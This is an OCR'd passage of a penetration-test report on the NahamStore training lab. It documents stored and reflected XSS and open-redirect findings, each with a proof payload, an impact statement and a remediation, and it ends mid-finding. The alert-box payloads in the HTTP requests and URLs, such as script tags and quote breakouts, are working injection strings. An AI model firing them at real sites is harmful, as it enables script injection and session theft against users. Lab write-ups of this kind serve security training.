
- Sent request with header User-Agent: <script>alert("XSS")</script>. When the basket page was loaded, the script executed (JS alert).



Burp Suite Professional v2025.5.6 - Temporary Project - licensed to root
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JWT Editor Hackvertor
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://nahamstore.thm:80 [10.10.131.208]
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 13
Memory: 384.0MB

Time	Type	Direction	Method	URL	Status code	Length
09:13:42 12 Nov 20...	HTTP	→ Request	POST	http://nahamstore.thm/basket		
09:14:02 12 Nov 20...	HTTP	→ Request	POST	https://optimizationguide-pa.googleapis.com/v1:GetModels?key=AIzaSyCkfPOPZXDKNn8hhgu3JrA62wlgC93d44k		

```
POST /basket HTTP/1.1
Host: nahamstore.thm
Content-Length: 37
Cache-Control: max-age=0
Origin: http://nahamstore.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: <script>alert("XSS")</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://nahamstore.thm/basket
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=8f36d21dd80085c2ef9cca5c2e961797; token=ae0fdfa81afca8a20519590c01ac05d9
Connection: keep-alive

address_id=5&card_no=1234123412341234
```


NahamStore - Your Orde
Not secure nahamstore.thm/account/orders/4
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
OK
nahamstore.thm says
XSS

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- An attacker can execute JavaScript in victims' browsers, leading to session theft, forced actions on behalf of users, or targeted phishing when combined with social engineering. If admins view the page, this could lead to privileged account compromise.

Recommendation:

Always HTML-encode or escape any user-supplied data (including headers) before rendering in HTML, and implement a strict Content Security Policy (CSP). Mark session cookies HttpOnly/SameSite and perform input validation to prevent stored payloads.

4.10 Reflected XSS #1

Severity: low


CVSS / Risk Rating: 4.3 (low)

Description:

The error parameter reflects user input into the page without encoding, allowing script injection.

Proof / Evidence:

- Submitting ?error=<script>alert("XSS")</script> caused the alert to execute when the page was loaded.



```
marketing.nahamstore.thm/?error=<script>alert("XSS")</script>
```

marketing.nahamstore.thm says

XSS

Impact:

- Phishing vector and session theft if a victim clicks a malicious link.

Recommendation:

HTML-encode/escape the error parameter before rendering and validate input server-side. Implement a CSP and mark cookies HttpOnly/SameSite.

4.11 Reflected XSS #2

Severity: low


CVSS / Risk Rating: 4.3 (low)

Description:

The q parameter is reflected in search results without proper output encoding.

Proof / Evidence:

- Submitting q=';alert("XSS");// triggered the alert in the response.



nahamstore.thm/search?q=%27%3Balert%28"XSS"%29%3B%2F%2F

nahamstore.thm says
XSS

Impact:

- Enables client-side script execution via crafted links (user-targeted attacks).

Recommendation:

Apply output encoding for search results, and sanitize/validate query input. Add CSP and rate-limit suspicious query patterns.


4.12 Reflected XSS #3

Severity: low
CVSS / Risk Rating: 4.3 (low)
Description:

The id parameter is reflected in the product page without escaping, enabling script injection.

Proof / Evidence:

- Requesting product?id=<script>alert("XSS")</script> caused script execution.



```
nahamstore.thm/product?id=<script>alert("XSS")</script>
```

nahamstore.thm says
XSS

Impact:

- Phishing and session-stealing risks for users who follow crafted links.

Recommendation:

Validate and canonicalize id (expect numeric IDs), and escape output before rendering. Consider strict input typing and CSP.

4.13 Reflected XSS #4

Severity: low


CVSS / Risk Rating: 4.3 (low)

Description:

The auth parameter is echoed into the returns page without encoding, allowing injection.

Proof / Evidence:

- ?auth=<script>alert("XSS")</script> produced an alert when the page rendered the parameter.



nahamstore.thm/returns/1?auth=<script>alert("XSS")</script>

nahamstore.thm says

XSS

Impact:

- Targeted XSS attacks against users (including admins) if links are opened.

Recommendation:

Properly escape auth before display and validate parameter format. Enforce CSP and sanitize user-supplied strings.

4.14 Reflected XSS #5

Severity: low


CVSS / Risk Rating: 4.3 (low)

Description:

Content submitted through a textarea is injected into the page without sanitization, allowing script payloads to execute.

Proof / Evidence:

- Submitting </textarea><script>alert("XSS")</script> in the textarea broke out of the element and executed script.


nahamstore.thm/returns


Return Information

Order Number: 1

Return Reason: Wrong Size

Return Information:

```
</textarea><script>alert("XSS")</script>
```


nahamstore.thm/returns/2?auth=c81e728d9d4c2f636f067f89cc14862c

```
nahamstore.thm says
XSS
```

Impact:

- Script execution in victims' browsers can be used for phishing or CSRF augmentation.

Recommendation:

Properly HTML-encode textarea content on output and sanitize input server-side. Use a CSP and input length/character limits.

4.15 Reflected XSS #6

Severity: low


CVSS / Risk Rating: 4.3 (low)

Description:

Unvalidated path segments are directly included in the response, permitting injected script in the URL path.

Proof / Evidence:

- Accessing https://nahamstore.thm/<script>alert("XSS")</script> caused the script to execute..



nahamstore.thm says
XSS

Page Not Found
Sorry, we couldn't find / anywhere

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Malicious URLs could execute scripts in users' browsers when clicked/shared.

Recommendation:

Normalize and validate path components server-side and encode output. Remove or escape any user-controlled content reflected in page templates and apply CSP.

4.16 Open Redirect #1

Severity: low


CVSS / Risk Rating: 3.4 (low)

Description:

The redirect_url parameter accepts arbitrary external URLs and immediately redirects users to them.

Proof / Evidence:

- Visiting ...?redirect_url=http://www.google.com performs a direct redirect to http://www.google.com.



nahamstore.thm/account/addressbook?redirect_url=http://www.google.com

Address Book

No Entries

Create Address

Title: Mr


First Name:

Last Name:

Address:

State / County:

Zip / Post Code:



google.com

Impact:

- Facilitates phishing attacks and can be chained with social engineering to redirect users to malicious sites. May aid in bypassing some filters.

Recommendation:

Validate redirect targets against a server-side allowlist of internal paths/hosts; if external redirects are required, show an interstitial confirmation page and require only encoded/whitelisted target tokens.

4.17 Open Redirect #2

Severity: low


CVSS / Risk Rating: 3.4 (low)

Description:

The redirect_url parameter on the login flow redirects users to arbitrary external URLs after login.

Proof / Evidence:

- ...?redirect_url=http://www.google.com redirects to Google following the flow.


NahamStore - Login

nahamstore.thm/login/?redirect_url=http://www.google.com

NahamStore


Login

Login to your NahamStore account or register here

Email: test1@test.com

Password: ••••••

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


google.com
Google
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Can be abused in phishing campaigns to redirect victims to credential-harvesting pages post-login. May harm user trust.

Recommendation:

Restrict allowed redirect targets to internal paths or use signed/opaque redirect tokens validated server-side; present a user confirmation page for external targets.

4.18 Open Redirect #3

Severity: low


CVSS / Risk Rating: 3.4 (low)

